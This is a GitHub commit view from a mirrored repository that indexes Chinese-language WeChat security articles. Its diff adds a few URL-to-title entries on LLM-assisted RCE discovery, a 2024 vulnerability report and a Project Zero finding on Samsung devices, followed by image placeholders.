mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
基于大模型(LLM)的黑盒RCE漏洞挖掘、2024年网络空间安全漏洞态势分析研究报告、Google Project Zero 研究人员发现针对三星设备的零点击漏洞、
This commit is contained in:
 test committed
1 parent
83d27a7fbd
commit
dea1bd72b7
4 files changed
+434
-1
No files matched your search
@@ -2793,5 +2793,8 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247519568&idx=1&sn=a136e2cd3ab3db52ce3b8f15811f0411&chksm=ce5daf31f92a2627e42e6f140583642241a9cce471e1727c960141e4bda457f55374ea16de47&scene=58&subscene=0": "Pwn入门之格式化字符串漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522035&idx=2&sn=71c00b294647fadae4e56ffc500f1300&chksm=ea94a799dde32e8fec367a20f0630181350a5ca556cc26cfaa9fcbefdac76ae3c3831523c87e&scene=58&subscene=0": "Palo Alto Networks 修复退市 Migration Tool中的高危漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNDY3MTY3MA==&mid=2247486728&idx=1&sn=a2987c4ca400a3a3686e1c8ebff60b66": "「漏洞复现」瑞友天翼应用虚拟化系统 GetPwdPolicy SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAwMjA5OTY5Ng==&mid=2247525574&idx=1&sn=71fbd1aa0ae586008514d626ad81cd1e": "大模型安全的漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAwMjA5OTY5Ng==&mid=2247525574&idx=1&sn=71fbd1aa0ae586008514d626ad81cd1e": "大模型安全的漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0NDI5NTY4OQ==&mid=2247486253&idx=1&sn=62124571618afa3afa400518ed8a9638": "基于大模型(LLM)的黑盒RCE漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655263668&idx=1&sn=ac8c38d0522ed2d4c979644a09ff179d": "2024年网络空间安全漏洞态势分析研究报告",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649793817&idx=3&sn=76e96780b09c070feb5068ffc86b1d38": "Google Project Zero 研究人员发现针对三星设备的零点击漏洞"
|
||||
}
|
||||
@@ -0,0 +1,104 @@
|
||||






